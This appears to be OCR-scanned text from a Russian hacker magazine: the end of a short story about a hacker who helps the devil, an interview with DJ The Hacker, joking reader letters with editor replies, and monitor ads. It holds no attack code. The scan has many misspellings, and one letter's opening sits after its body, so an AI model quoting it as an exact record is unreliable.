- Вспоминая недавние слова Хайнца, - осмелев, сказал Шин, - спрошу прямо - а надо ли вам это знать?

Гринберг напрягся - так, словно он ожидал от «маэстро» какой-то жуткой реакции на дерзость.

- Согласен, - спустя глиняную-глиняную секунду кивнул человек в плаще. - То есть теперь я могу - ВСЕ?

Хайнц, не веря самому себе, кивнул. «Маэстро» медленно протянул руку к «мышке», довольно неуверенно (чувствовалось отсутствие опыта) подвел ее к нужной ячейке таблицы и установил в ней курсор. Потом указательным пальцем аккуратно ткнул в «Delete» и очистил строку от содержимого.

Нависла гнетущая тишина. Шин вдруг услышал шевеление губ Хайнца, скосил на него глаза и прочитал по губам: «Ноль... Ноль...»

И, словно услышав его, гость отрицательно покачал головой.

- Я еще не готов. Не так. Не сразу. Дай ему Книгу, Хайнц.

Гринберг открыл свою папку, не отрывая глаз от рук «маэстро». На свет появился еще один черный томик в точно таком же оформлении. Демо, лежащее на столе, само собой истаяло в воздухе. Шин взял в руки вознаграждение.

- Что-нибудь будет происходить? - спросил он у всех сразу.

- Да, - коротко бросил «маэстро» и ткнул пальцем сначала в цифру «5», потом в «Enter». Таблица молча приняла изменение.

Хайнц простонал еле слышно: «Еще пять лет...». Черный плащ взметнулся с кресла.

- Нам пора, - спокойно произнес гость; Гринберг кивнул, соглашаясь. - В одном Хайнц был прав - ценность информации и размер вознаграждения очень часто несоизмеримы, ибо отправные точки у хакера и заказчика разные... У меня есть для вас одно пожелание, юноша, - научитесь **ВОВРЕМЯ ОСТАНАВЛИВАТЬСЯ**...

- Запомните эти слова на всю жизнь, - громко шепнул Гринберг. - Их вам сказал

сам Люцифер...

Еще раз взметнулась пола черного плаща - и их не стало. Шин смотрел прямо перед собой, продолжая слышать последние слова «маэстро»:

- Научитесь вовремя останавливаться...

На экране осталась открытая таблица, ра-ди которой все совершилось. Вернувшись в кресло, Шин положил Книгу на стол перед собой и устался на ту самую строчку, в которой произвел изменения «маэстро». Что все это значило? За что он получил такой царский подарок? При чем здесь Люцифер?

- Вы хотите узнать правду?

Шин грязно, не стесняясь никого и ничего, выругался, потом крутнулся в кресле и спросил в лицо девушку с «крокодиловой» папкой:

- Мать вашу, вы сговорились все - за спиной прятаться? Вы что, в окна залезаете?

- «Вы»? Он снова был здесь?

- Ну и что?

- Он был один?

- С каким-то «маэстро», - Шину так и хотелось сказать что-нибудь дерзкое этой вызывающе красивой девице. - Дэвиды Копперфильды, mother fucker!

Девушка присела на диван - несколько быстрее, чем это сделал бы Шин. Складывалось впечатление, что известие Шина подкосило ее.

- Что вы сделали?

- Я выполнил задание. В конце концов, это моя работа.

Девушка покачала головой - укоризненно, разочарованно.

- Вы только что помогли дьяволу списать половину срока его наказания... - сказала она. - Наверное, думаете, что раз число там было большое, то на ваш век хватит...

- Больше половины, - внезапно охрипшим голосом произнес Шин.

- ...Думаете, что все... ЧТО?

- Больше... Намного больше.

Девушка погнулась, опираясь на подлокотник. В ее глазах застыл ужас - глаза просто светились им, излучали его.

- Сколько... осталось?

Проглотив вязкий комок, вставший в горле, Шин с трудом выдал из себя:

- Пять... Пять лет. Но я могу исправить...

- Не можешь... - покачала головой девушка. - Была предусмотрена всего одна возможность для исправления. Больше не получится.

- Но... У меня ведь получилось. Я сумел изменить условие на значение!

- Эх, ты... - девушка махнула ему рукой.

Взяла с дивана папку, вышла в коридор, снова оставляя в ковровой дорожке маленькие круглые следы от каблучков-шпилек, молча открыла дверь... Замок щелкнул. Она ушла.

Шин повернулся лицом к монитору. Он был настроен крайне решительно.

Первые попытки не принесли желаемого результата, но он не отчаивался. Впереди у него было целых пять лет.

А перед ним на столе лежала черная Книга с ответами на все вопросы. Самая бесполезная книга в мире...



DJ THE HACKER В МОСКВЕ

nOah (noah@real.xakep.ru)

ВЕБ-ГУЛЗЫ

Мы зависали всем составом Spex-Crew в редакции и, как всегда, резались в контру, когда мой мобильник завопил, подавившись СМС'кой. В мессеже говорилось, что на неделе в Москву приезжает некто DJ The Hacker и что он должен отыграть двухчасовой сет в dj-кафе МИО. Естественно, нам стало интересно, что это за черт такой - The Hacker? Кто-то из spex-бангитов быстро загрузил Mozill'у и, поковыряв Яндекс, выяснил, что The Hacker, он же Мишель Амато - довольно крутой французский DJ, играющий в основном зубдробильное жесткое техно. В общем, стало понятно, что чувак нам подходит: зовется хакером, играет нормальную музыку - чего еще надо? Решили взять интервью :). К МИО мы подъехали за два часа до приезда Мишеля, но на танцполе играла загорная музыка, а также был бар с большими запасами пива и всего остального ;), так что зевать от скуки не приходилось. Все это время мы занимались тем, что активно предполагали, каким может оказаться DJ, называющий себя хакером: may be это какой-нибудь киберпанк, вылезший на танцпол из просторов инета, или

просто чел, который претя от компов и всего, что с ними связано? Короче, нас волновал вопрос - почему The Hacker. А меня еще волновал другой вопрос - о чем говорить с Мишелем, если окажется, что он не имеет к компа вообще никакого отношения? Но подумав немного, я расслабился: это же в Relax пойдет, значит можно не париться и просто пообщаться о том, о сем, о музыке, о клубах и о тетках :).

The Hacker опоздал минут на двадцать и прямо с порога полез за вертушки. Безумство началось. Скажу сразу, сет был оупительный! Своими звуками Мишель зарубил всех чуваков на танцполе в сплошной фарш, а потом начал выдавливать из него здоровенные батоны колбасы :). Люди тащились и колбасились с удовольствием. И хотя The Hacker ставил ни коим образом не колбасную музыку, а жесткое техно, предыдущая фраза наиболее точно описывает то, что творилось 14 марта в dj-кафе МИО примерно с 2:00 и до 4:00. Когда народ окончательно уколбасился в мясо, Мишель покинул DJ'ский пульт, отыграв примерно на час больше, чем должен был (значит, самому понравилось ;)). Тут-то мы его и настигли:



S: Самый первый вопрос: почему The Hacker?

H: Это было очень гавно. Так назывался трек на пластинке одного из моих самых любимых музыкантов, и когда я взял эту пластинку, я подумал: The Hacker - классно звучит, это то самое оно!

S: Ага, значит ты никакой не хакер и к компьютерам отношения не имеешь, так?

H: Точно, никакого.

S: А ты вообще юзаешь комп на работе или там дома?

H: Да, я использую комп дома для email и на работе - для музыки. Но это все, Интернет я не хакаю (улыбается).

S: А что ты имеешь в виду, "на работе - для музыки"? Расскажи поподробнее.

H: Я использую компьютер для сведения в секвенсоре Cubase.

S: И что это за тачка: PC, Mac или, может быть, что-то еще?

H: Это очень старый компьютер - Atari.

S: О! Атари! Круто! Это реальная машина!

H: Да-да! Я использую PC для почты, а для музыки старый-старый Атари.

S: Ок, а как часто тебя можно застать в онлайн?

H: Застать где?

S: В онлайн. Ну, в инете, короче. В аське или в чате каком-нибудь...

H: Эээээ... Неа, не так часто... Реально я проверяю только почту. А в чаты всякие не хожу. Ну, очень редко. Почти никогда. Очень-очень редко, короче.

S: В твоей музыке я уловил некоторые киберпанковские мотивы. Ты вообще как считаешь себя частью киберпанк-культуры?

H: Это зависит от того, что ты погрязмеваешь под культурой киберпанка.

Вообще-то я об этом не думал никогда... Что ты называешь киберпанком?

S: Ну, ты понимаешь, я имею в виду... ммм... цифровую музыку, эээ, цифровое звучание. О! Цифровых людей я имею в виду! Digital people.

H: Я не уверен, можно ли сказать, что я реально в киберпанковской культуре. Честно, я не знаю. Если же говорить о музыке, то я использую очень много аналогового старфа.

S: Ок. Как тебе Москва?

H: Я скажу тебе завтра (улыбается). Я только что из аэропорта! Мой рейс задержали, и я прямо с самолета поехал сюда и сразу встал за вертушки. Завтра я обязательно посмотрю город. А вообще я рад, что я здесь, тем более что я тут в первый раз.

S: Ты когда-нибудь слышал что-нибудь о русских хакерах?

H: Ты имеешь в виду техно и старфа вроде того?

S: Нет! Я имею в виду компьютерные преступления!

H: Компьютерные что?

S: Компьютерные преступления.

H: Преступления?! (смеется) Нет, не слышал... А что за фригня?

S: Ну, например, никогда не слышал истории о том, как молодые перцы взламывают сети и крадут пароли?

H: Я про это мало чего знаю, но гогываюсь, что такое происходит в каждой стране. А что, здесь это как-то особо выражено? Я ничего похожего не слышал, вроде.

S: Понятно. Еще один компьютерный вопрос: какую операционную систему ты используешь?

H: Windows!

S: И как она тебе?

H: Она ок. Очень простая. Меня полностью устраивает.

S: Хорошо, а что ты думаешь по поводу использования компьютеров в музыке?

H: Я думаю - это клево. Для меня самый лучший вариант - это компьютер, синтезатор плюс грам-машина. Мне не нравится, когда куча людей делают музыку только на компьютере. Она звучит не плохо, и это чувствуется. На компьютере нельзя получить тот звук, который выдают специальные машинки. Зато на компьютере очень удобно сводить.

S: Вопрос, который волнует многих хакеров: как ты думаешь, должна ли информация распространяться свободно?


H: Вай! Это сложный вопрос! Я полагаю, что с Интернетом доступ к любой информации сильно облегчается. Когда ты смотришь TV, информация может быть искажена телеканалом, который ты смотришь. Например, CNN сильно отличается от французского TV. Все это не очень объективно. Интернет - клевая штука для получения достоверной информации.

S: А это хорошо, использовать сети типа Napster для обмена, скажем, mp3-файлами?

H: Да-да, я понял, что ты хочешь сказать. У меня с этим все в порядке! Я имею в виду, что с этим все равно ничего не поделаешь. Я знаю, что куча моей музыки была в Napster'е, затем в Kazaa, но для меня это Ок. Я знаю, что некоторые люди не могут найти или купить мои записи и они качают их из сети, но меня это не беспокоит. Это даже круто. Я сам тоже этим пользуюсь (смеется).

S: Ок, Мишель, это все. Спасибо за интервью! Надеюсь увидеть тебя еще!

H: Спасибо! Я тоже рад был познакомиться.



письма

ответы

На письма отвечал Дронич.

From: ICE-D (ICE-D@mail.ru)
 Subj: Комментарий к номеру

Привет всем!
 В обычный полуденный день я играл в "Project IGI 2 - Covert Strike" чем то меня перекачало и я залез в Инет. Набираю ручками > haker.ru > Enter. "Уоу" - сказал я себе, новый Спец хакер вышел, надо бы купить. Через 2-ва часа я был дома, читал Спец и пил пиво. Сразу же открыл рубрику "E-mail" смотрю я, и вижу одни положительные комменты стоят. Вам только хорошее пиплы пишут что ли? Вы хоть обычный хакер открываете, там такого, что вам и не снилось в страшном сне. Я так и не понимаю, в каждом номере пишут "Давай взлом!" "Ломать хотим". Если вам нужно статьи про взлом то читай Просто хакер а не SPЕсс и не могуайся. Я читаю Хакер около 2-ух лет, но Спец начал только с WebDizaina. Ты конечно Дронич будешь издеваться над моим письмом как и над всеми, я на тебя не в обиде, ты же за это деньги получаешь. Ты конечно можешь не опубликовать письмо, но причитать Обязан. P.S. Читай Хак'e'p

To: ICE-D (ICE-D@mail.ru)

Пип-пип-пип! Московское время - ноль часов, ноль минут, в эфире очередная информационно-издательская программа ЙеМейл. В очередной раз хочу сказать - нам пишут много ХОРОШИХ писем. Плохие бывают, но номер на номер не приходится - в прошлый раз никто так и не успел написать про то, как неудобно читать черный текст на темно-сером. Соблезную всем поломавшим зрение - виновники наказаны кастрацией через веб в исполнении Добрянского, небелые подтексты истреблены как класс. И вообще, мы растем и модифицируемся с каждым номером, я думаю, ты это уже оценил :). Так что счастливого гаманья тебе, Ледяной-Д.

ЗЫ Дронич заправил текст письма в зарплатный автомат, тот пожужал несколько секунд и выдал вердикт - "Издательств не обнаружено, штраф 50 долларов". Дронич плюнул на чистый пол и пошел одалживать денег у доброго Донора. А вслед ему полетел белоснежный чек "Несоблюдение чистоты - штраф 50 долларов"...


From: Den (schumacher@albatros.uz)
 Subj: SOS

Здравствуйте.
 Извините за беспокойство, у меня к Вам есть небольшой вопрос.
 Ко мне пришло одно письмо. Мне очень нужно установить из какой страны, а лучше города, ну или хотя бы континента оно было выслано (это либо Россия, либо США). Это письмо сейчас сохранено на моем харде, оно пришло с hotmail.com. Или может быть Вы посоветуете, как это можно сделать, может программки какие есть и, что для этого нужно делать. Это очень важно, помогите плиз.

Еще раз извините я просто не знаю кто мне может помочь, мой пров, гад отказывается, говорит установить никак нельзя.
 Заранее благодарен.
 Denis.

To: Den (schumacher@albatros.uz)

Ден, хорош меня трясоти! Что, день рождения уже кончился? Какие нахрен письма? А, письма! ОК, ОК... Напрягли мозги, будем помогать... Иккк... Спокойно, сейчас попробую вставить скрин... Ой, кривовато получилось, ну да и хрен с ним... Короче, если ты в Бате или Аутлуке найдешь заветный пункт "Показывать заголовки", то увидишь и служебную часть письма, где отмечается каждый промежуточный почтовый сервак (при форварде, к примеру). Там можно выловить АйПишник негодяя, а по нему узнать страну и город на любом whois-сервисе. Хотя хитрые спамеры научились прятать и спуфить АйПишники, так что стопроцентной гарантии я тебе не дам. А вот рассолу, к примеру, не пожалею... Не жалеешь?...



From: ebd31337@hotmail.ru
Subj: это... вот чего я тут подумал...

именно то, что не хватает обычному][- тематической направленности. Там статьи о компьютерном мире вообще, а у вас конкретно о чем-то + что-то не по теме.

Таким как вы, я считаю, должен быть именно X (имхо вы как раз приблизились к идеалу... Но не для вас, а для обычного][;)), а вот вам бы имхо следовало бы все же вернуться к старой схеме, когда все статьи в номере были посвящены чему-то одному...

Хотя два][(вы же почти не отличаетесь по тематике содержания, если посмотреть ;)). Только вот обзоры хард-вара куда-то дели... Ну да и ладно ;)) в месяц - тоже неплохо ;)). А то как-то вы (оба) уж больно быстро прочитываетесь...

Дальше... В связи с обилием рассматриваемого софта было бы неплохо зае... забабакать компакт со всем этим, и не только этим... А так же, в связи с новой рубрикой железных новостей было бы неплохо прикладывать и сами железки к журналу... Ну а т.к. рекламы в журнале тоже хоть отбавляй, то неплохо было бы еще и образцы продукции так же прикладывать... А то что это такое: картинки есть, а стафа нет. Бардак. Особенно было бы неплохо увидеть приложенными к журналу образцы со страниц рекламы e-shop-а.

Ну вот, кажись, и все, что я хотел сказать...

Не, нифига. Даже больше, чем я хотел сначала сказать. Ведь сказать-то я сначала хотел только первую мысль. А потом понесло... И пронесло... И занесло... И вынесло. Ногами вперед. Головой взад. Руки на ширине плеч. Колени согнуты в локтях.

Все. Пока что...

Бывайте, СпеЦЦыки!

Дорова, СпеЦЦы!

Читаю ваш спец уже довольно давно и вот какую интересную тенденцию я подмечаю: вы все больше становитесь похожими на обычный][, но только немного проапгрейденный. У вас есть

To: ebd31337@hotmail.ru

Заг-заг, Элитный Ебдь!

Ты походу телепат, или что-то вроде того, ибо твое дурное влияние распространилось на всю крью за несколько мгновений.

Сначала Ноа взял, да и вырвал из макета все постоянные рубрики, не связанные с темой номера (причем после эпохального вырывания он долго пинал их по Петровке, распугивая заспанных гайцов криками "Пшли ВОН!"). Потом Денис сказал: "Чуваааки, я тут ночью новый дизайн намастырил!" и тут же загнал в него все свежие материалы. Наконец, Добрянский, почуяв весну, замутил такой железный беспредел, что остановить его теперь не удастся... И только мы с Донором стояли среди этого кошмара, придумывая, чем бы набить свежий диск к Спецу... А ты говоришь - "тенденции"...

ЗЫ Кстати, специально для тебя весь следующий тираж будет укомплектован высококачественным образцом железки. Швеллер, 518 грамм веса, сталь, ржавчина..

From: Dr.YolKish (plgs@yandex.ru)
Subj: АНУМЭ МЫ НЕ ПОНУМЭ ;)

Раздавать на халяву никто ничего не будет у нас, разве только, если спонсор заболшляет ;).

Да... И самое главное... Не знаю как другие, но меня это аниме достало просто. Всюду эти китайцы с комплексом - большие глаза... Даже в журналах. Давай народу ЗАЙЦА!

Или на худой конец - чудом уцелевшего IV богатыря. ;)

З.Ы. Про богатыря - это бред, а заяц - COOL!!!

To: Dr.YolKish (plgs@yandex.ru)

Йо! [далее читать рэпом]

Что за флейм, мазафака, ты нам тут развел? Мы не мутили первоапрельский прикол, просто многим читателям так повезло - по-

везут им Спец и в город и в село. Если же ты не веришь в халяву - сваливай резко в туман, разява!

Эээээ... Ну вот попустило меня наконец ;)). Акция с бета-тестерами действительно не прикол, многие уже записались и ждут своей участи (набор-то ограничен). А про китайцев не гони - у нашего Грифа глаза на месте, причем аномального размера (не случайно его часто путают с его же рисунками). А Зайка будет жить. Стопудово, мафакааа, аха-аха!

From: Jector (jector@stsland.ru)
Subj: It's not fairly

запозданием. В магазинах в начале месяца свежий номерок С-][акера (супер?)), а по почте в конце : (Я специально подписывался, думал быстрее будет, а нет.

Ну, да ладно, хватит о своем, теперь о вас. Серия по вебу просто-просто нету слов, как вовремя появилась. В век тотальной I-net.изации иметь свой Web-портал стало не мечтой, а реальностью, и вы в этом помогаете. Молодцы, ребята, стараетесь. Но не все так гладко. В ver. 03 Спеца текст в рубрике Cover Story не удобно читать, т.к. ваш бэкграунд в горошек мешает (долгой горох со страниц журнала!). Зато новая рубрика "Spezial Delivery" в аккурат вписывается в ваш журнал. News жизненно необходимы в наш век. А вот в новом комиксе(?) зайка у вас страшненький получился :) Ну ни че, можно пережить.

Ладно, заканчиваю треп.

Удачных вам выпусков и по-

меньше спама в ваш ящик.

З.С. не трогайте Niro, его

место однозначно в спеце.

To: Jector (jector@stsland.ru)

Фэй-Чан-Дао, Джектор!

Ты часом каннибалу-Ганнибалу не родственник?

Если так, то тогда мы тебя вне очереди возьмем в

тестеры - нам психи маньячные страсть как нужны. Иначе сорри - фак да почта форева...

Про горох я вроде уже написал - не будет его больше (от него помимо неудобств чтения случались и другие неудобства... мда..). Niro мы не просто не трогаем - мы его холим и лелеем, а также бережем, как зеницу ока и кормим с ладошки. Зайка совсем не старшний, ты просто его вверх ногами смотрел, наверно :). Так что удачи тебе на дорогах, и не путай теплое с мягким.

Дневник Лабораторного Зайки

Побег

ВЕБ-ТУЛЗЫ

СЦЕНАРИЙ И РИСУНКИ
GRiF (grif@real.hacker.ru))



 **LG**
Digitally yours

FLATRON® 
freedom of mind



И все-таки он вертится!



Dina Victoria
(095) 252-2030, 252-2070

FLATRON™ F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

SyncMaster

НОВЫЙ СТИЛЬ

цифровой эры



сервис-центр Samsung

поворот
горизонтально
на стену

регулируемая
высота
и наклон
экрана



ТТТ модель Samsung SyncMaster серия 153/173

- универсальный регулируемый держатель экрана
- на уровне регулировки на мониторе
- любой модели (1521/1720)
- исключительное качество изображения
- экраны встроены в панель (электрические)
- совместимы также с другими моделями SyncMaster



Информация о магазинах и компаниях в которых можно приобрести мониторы
контакта на www.samsungelectronics.ru в разделе "Где купить".
Информационный центр Samsung Electronics : +7 (095) 937-79-79

